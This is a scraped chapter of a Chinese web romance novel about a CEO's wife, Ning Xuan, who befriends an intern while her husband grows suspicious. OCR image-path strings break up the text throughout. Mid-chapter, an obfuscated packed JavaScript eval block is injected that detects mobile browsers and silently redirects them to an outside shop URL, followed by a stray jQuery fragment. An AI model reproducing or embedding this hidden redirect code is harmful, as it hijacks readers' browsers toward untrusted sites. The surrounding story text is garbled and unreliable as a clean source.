“那我的道歉你已经收到。”
宁暄图穷匕见,弯起桃花眼冲对面扬眉,“接下来该轮到你还我一个人情了。”
林石火:“啊?”
“不是吧?你不会想翻脸不认人吧?”宁暄瞪大眼睛控诉他,不满比划,“我可是帮你了那么大一个忙!”
看对方依旧一脸茫然摸不着头脑的模样,宁暄长长叹一口气,筷子哒哒哒敲碗沿:
“你好笨,要不是因为我,你以为……你的毕业论文怎么保住的?”
林石火呐呐:“那、那不是因为——”
“当然是因为我你们薄总才同意帮忙,不然你以为他为什么会在乎这种小事。”
宁暄直接打断林石火未说完的话,毫不客气将所有功劳都揽到自己身上。
从某种程度上来说,她这话也没错。
“要是没有我,你说不定就得延毕呢。”
她说完,林石火像是没反应过来,呆立半晌忽然坐正身体开口:
“薄总……”
“对啊,就是我极力劝说薄寒柏好久,他才答应帮你。”
宁暄以为他不信,正准备继续添油加醋再接再厉,餐桌边缘突然被人叩了叩。
“宁暄,过来下。”
一片阴影投下,男人熟悉低沉的嗓音钻入耳朵,宁暄顿住,扭头顺着搭在桌上的修长手指往上看,毫不意外看到丈夫冷漠无情、棱角分明的脸——
薄寒柏。
宁暄翻了个白眼,人依旧安安稳稳坐在椅子上,转过头去对男人视而不见,继而咳咳两声清嗓子,眯起桃花眼,刻意抬高音量继续跟林石火对话。
“你以为,你延毕这件事是我干的?”
宁暄扬起下巴,对着林石火指桑骂槐阴阳怪气:
“拜托你有没有脑子!那个词怎么说来着,瓜田李下。我才刚跟你起了小冲突,怎么可能一转眼就大剌剌私下找人报复你?”
“我像是那么愚蠢的人吗?”
林石火很想点头说是。
但顶着宁暄和薄寒柏一正一侧两道如芒在背的目光,以及周围无数人竖起耳朵投来的若有似无吃瓜视线……
这些话薄总全听见了,却并没有反驳——
林石火局促极了,头摇得像拨浪鼓:
“不、不是,是我误会了……”
“所以啊,凡事儿多反省反省自己,认真想想你这段时间得罪过谁,我保得了你一次可保不了你第二次。”宁暄从鼻孔里重重哼一声,最后理直气壮总结,“还有,你也应该要向我道歉才对,还要记得欠我一个大大的人情。”
全程眼风没给薄寒柏一个。
薄寒柏抿唇停顿片刻,一言不发离开。
“……应该没有,大概是偶然。”林石火在校期间一向本本分分,他实在想不到自己过往得罪过什么人。
薄寒柏走后身旁压迫感消失,林石火也终于得以恢复顺畅的呼吸,结结巴巴向宁暄道歉,“对、对不起,我不该误会你,是我……我很抱歉。”
“没关系,我原谅你了。”宁暄矜持颔首,“接着吃饭吧。”
“可薄总刚刚……”
“无关闲杂人等不用管。”宁暄说完顿了顿,又掏出手机,“先加个联系方式吧,方便后面找你讨债。”
宁暄和林石火一起在员工餐厅吃午饭的事儿很快传遍天盛公司。
宁暄的名声一夜间平反,过去的事一下子翻篇,私下里开始悄悄流传起新的传说:
薄总、薄总夫人和新男实习生之间的三角绯闻。
……
没等到宁暄,独自回到顶层办公室,薄寒柏眉心聚拢,浑身低气压,哗拉开座椅。
确切地说,从昨晚到现在,他的心情一直处于低谷。
林石火……
以薄寒柏对妻子的了解,她报复起人来大多小打小闹,手段直白粗浅,一贯以牙还牙以眼还眼,程度再恶劣一些,也不过点名投诉——就像她27岁那场生日宴。
林石火撞她一次,并未造成实际损失,她如此不依不饶针对一个无名小卒,实在反常。
薄寒柏指腹抵住胀痛的太阳穴按压,他夜里没休息好。
昨晚宁暄的解释,他相信。
他厌恶的是,事情发生,在他还没来得及求证细想之前,第一反应竟然是替妻子遮盖收尾。
宁暄说者无心,他却的确是因为她才插手此事。
宁暄眼睛素来长在头顶上,从前这样的普通人她看都不看一眼。现在她突然搭讪林石火是想干什么?
这个实习生脸虽看得过去,总不至于是故意气他,林石火身上……有什么是她想要得到的?
薄寒柏极度厌恶失控。
“她现在还在餐厅,跟那个实习生在一起吗?”薄寒柏脸色阴晴不定,闭目良久,突然冒出一句。
“这……”张助大气不敢喘,忙出去打完电话回来,“是。”
薄寒柏睁开眼:“查查林石火,尽快。”
……
一顿莫名其妙的饭下来,林石火好像跟宁暄成了朋友。
她真的很
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17939530|213853||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
漂亮,性格也很好,明媚生动又耀眼,虽然有一点任性,但即使是高高在上颐指气使命令人,当宁暄看向他的时候,林石火发现,他也很难对着这样一张脸生气。
林石火为此前对宁暄的误解感到羞愧。还好现在误会解开真相大白。
他们应该……算是认识了吧?点头之交那种,林石火想。
毕竟一眨眼功夫,他们话题都已经发散到各自的亲人了。
“我资料上看到你好像还有一个姐姐,你跟她关系好吗?你们这种双子女家庭,会不会很容易起冲突啊?”宁暄装作好奇不经意提起,“我家从小到大都只有我一个,偶尔还有点孤单呢。”
“还好,我和姐姐自小关系都挺好的。”
呵呵。
连身世到现在都瞒着你,姐姐做服务员送外卖弟弟大公司实习……
宁暄面上不动声色,心里白眼翻上天。
“就是……”林石火眉眼垂下来,像是有些忧愁,“前段时间我姐姐她,跟家里闹翻离家出走了,现在还不知道她在哪儿。”
“啊?那你们怎么不去找她?”
“姐姐不让找,走之前把我们全拉黑,说没闯出模样出人头地之前她谁也不见。”
宁暄适时捧哏:“这么绝情?现在都没联系上吗?”
“也不是,昨天姐姐刚跟我报了平安,虽然她还是不愿意告诉我她现在的住址,但有提到再过一段时间会回家。”
好像不知不觉就说了太多自己的事,林石火忙止住话题,不好意思挠头,“只顾着说我了。欠你这个人情,不知道我……具体该怎么还?”
宁暄思绪飘散,好半天才想起来回,“先欠着吧,我现在还没想好呢。”
……
同一时间,医院病房内。
林溪月躺在病床上,微微调整了下姿势侧身,给好友发消息:
【我是想亲口告诉他们,但还没考虑好具体坦白时机……起码等伤好能正常下地吧,不然现在这样太狼狈了。】
她离家之前已经放过狠话,要证明自己的选择没错。如果不能扬眉吐气风风光光地回去,那还不如不见。
【反正都断联很久了,也不差这几天。】
对面很快回复:【那宁家那个假千金来给你道歉了吗?】
林溪月盯着这行字,欲打字的指尖顿住,好半天才回复:
【还没。】
门外忽然传来脚步声。
【先不说了,有人过来。】林溪月退出聊天界面,按灭手机屏幕。